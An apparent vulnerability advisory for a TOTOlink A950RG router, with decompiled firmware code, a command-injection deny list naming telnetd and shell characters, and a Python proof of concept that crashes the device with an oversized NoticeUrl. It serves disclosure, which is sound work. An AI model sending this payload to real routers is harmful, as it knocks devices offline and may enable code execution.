SunnyYANGyaya add 2fcb9fd · last month

100 lines (77 lo…

Preview Code Blame Raw

TARGET

Product: TOTOlink A950RG Fimware: V4.1.2cu.5204_B20210112

BUG TYPE

Buffer Overflow

Abstract

The TOTOlink A950RG router device contains a buffer overflow vulnerability in its firmware version V4.1.2cu.5204_B20210112. The vulnerability arises from the improper input validation of the `NoticeUrl` parameter in the `setNoticeCfg` interface of `/lib/cste_modules/system.so`. A remote attacker could exploit this flaw to execute arbitrary code on the system or cause a denial of service.

Details

By analyzing the `setNoticeCfg` function in `/lib/cste_modules/system.so` using IDA, we find that the entry address of the function is `0x004CCC`.

```
39  v6 = (const char *)websGetVar(a2, "NoticeEnabled", "0");
40  v38 = atoi(v6);
41  apmib_get(344, &v37);
42  apmib_set(344, &v38);
43  if ( v37 != 1 || (system("killall  notice"), sleep(2u), system("killall -9 stunnel"), v38) )
44  {
45    v7 = websGetVar(a2, "NoticeUrl", "");
46    GetDomainName(v7, v36);
47    apmib_set(357, v36);
48    v8 = websGetVar(a2, "BtnName", "Click here to continue");
49    apmib_set(358, v8);
50    v9 = (_BYTE *)websGetVar(a2, "WhiteListUrl1", "");
51    apmib_set(359, v9);
52    v10 = (_BYTE *)websGetVar(a2, "WhiteListUrl2", "");
53    apmib_set(360, v10);
54    v11 = (_BYTE *)websGetVar(a2, "WhiteListUrl3", "");
55    apmib_set(361, v11);
56    v12 = (const char *)websGetVar(a2, "IpFrom", "");
```

At line 45, the function:

1. Extracts a parameter named `NoticeUrl` from the web request
2. Passes this URL to the `GetDomainName` function to extract the domain portion
3. Stores the extracted domain in the `v36` buffer

A buffer overflow vulnerability exists in the `GetDomainName` function. Specifically, variable `a1` is copied to `a2` using `strcpy` without any filtering or length verification. The function doesn't check whether `a2` has sufficient space to store the copied string. Further analysis confirms that the controllable `NoticeUrl` parameter can trigger this buffer overflow vulnerability. In the `setNoticeCfg` function, `v7` corresponds to `a1` and `v36` corresponds to `a2` . If the string pointed to by `v7` exceeds the size of the `v36` buffer, a buffer overflow can occur, potentially overwriting adjacent memory regions and causing undefined behavior.

```
int __fastcall GetDomainName(const char *a1, char *a2)
{
  int result; // $v0

  *a2 = 0;
  a2[1] = 0;
  a2[2] = 0;
  a2[3] = 0;
  result = 0;
  if ( *a1 )
  {
    if ( !strncmp(a1, "http://", 7u) )
    {
      sscanf(a1 + 7, "%s", a2);
      result = 1;
    }
    else
    {
      if ( !strncmp(a1, "https://", 8u) )
        sscanf(a1 + 8, "%s", a2);
      else
        strcpy(a2, a1);
      result = 1;
    }
  }
  return result;
}
```

Although the `setNoticeCfg` function includes a `Validity_check` function at line 106, disassembly reveals that this check only looks for specific dangerous characters but does not verify string length.

```
106     if ( Validity_check(v36) != 1 )
107     {
108       if ( *v9 || *v10 || *v11 )
109       {
110         memset(v35, 0, sizeof(v35));
111         if ( *v12 && *v13 )
112         {
113           sprintf(v35, "notice %s 3 %s %d", v36, v34, v39);
114           system(v35);
115           printf("##################\n%s\n", v35);
116         }
117         else
118         {
119           sprintf(v35, "notice %s 1 %d", v36, v39);
120           system(v35);
121           printf("##################\n%s\n", v35);
122         }
123       }
```

The `Validity_check` function details:


```
BOOL __fastcall Validity_check(int a1)
{
  BOOL result; // $v0
  if ( strchr(a1, ';')
    || strstr(a1, ".sh")
    || strstr(a1, "iptables")
    || strstr(a1, "telnetd")
    || strchr(a1, '&')
    || strchr(a1, '|')
    || strchr(a1, '`') )
  {
    result = 1;
  }
  else
  {
    result = strchr(a1, '$') != 0;
  }
  return result;
}
```

Attackers could exploit this buffer overflow vulnerability by sending API requests, using malicious configuration files, or crafting HTTP requests with excessively long "notice" strings, potentially causing program crashes or more severe consequences.

POC

```
import requests
url = "http://192.168.0.1/cgi-bin/cstecgi.cgi"
```

```
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:135.0) Gecko/201001
    "Accept": "*/*",
    "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0
    "Accept-Encoding": "gzip, deflate",
    "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
    "X-Requested-With": "XMLHttpRequest",
    "Origin": "http://192.168.0.1",
    "Connection": "close",
    "Referer": "http://192.168.0.1/adm/notice.asp",
    "Priority": "u=0",
    "Cookie": "SESSION_ID=2:1743870902:2"

}

payload = {
    "topicurl": "setting/setNoticeCfg",
    "NoticeEnabled": "1",
    "NoticeUrl": "=http://www.111.com"+"A"*5000,
    "BtnName": "Click here to continue",
    "WhiteListUrl1": "2",
    "WhiteListUrl2": "2",
    "WhiteListUrl3": "4",
    "IpFrom": "1",
    "IpTo": "51",
    "NoticeTimeoutVal": "120"
}

import json
data = json.dumps(payload)

response = requests.post(url, headers=headers, data=data)

print("Status Code:", response.status_code)
print("Response Body:", response.text)
```


setNoticeCfg ×
9 ×
Send
Cancel
Target: http://192.168.0.1
HTTP/1
Request
Pretty
Raw
Hex
\n
13 Cookie: SESSION_ID=2:1743872327:2
14 Priority: u=0
15
16 {
"topicurl":"setting/setNoticeCfg",
"NoticeEnabled":"1",
"NoticeUrl":
"www.111.comaa",
"BtnName":"Click here to continue",
"WhiteListUrl1":"",
"WhiteListUrl2":"",
Response
Pretty
Raw
Hex
Render
\n
1 HTTP/1.1 500 Internal Server Error
2 Connection: close
3 Content-Type: text/html
4 Content-Length: 369
5 Date: Sat, 05 Apr 2025 17:00:40 GMT
6 Server: lighttpd/1.4.20
7
8 <?xml version="1.0" encoding="iso-8859-1"?>
9 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
10 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
11 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
12 <head>
13 <title>
500 - Internal Server Error
</title>
14 </head>
15 <body>
INSPECTOR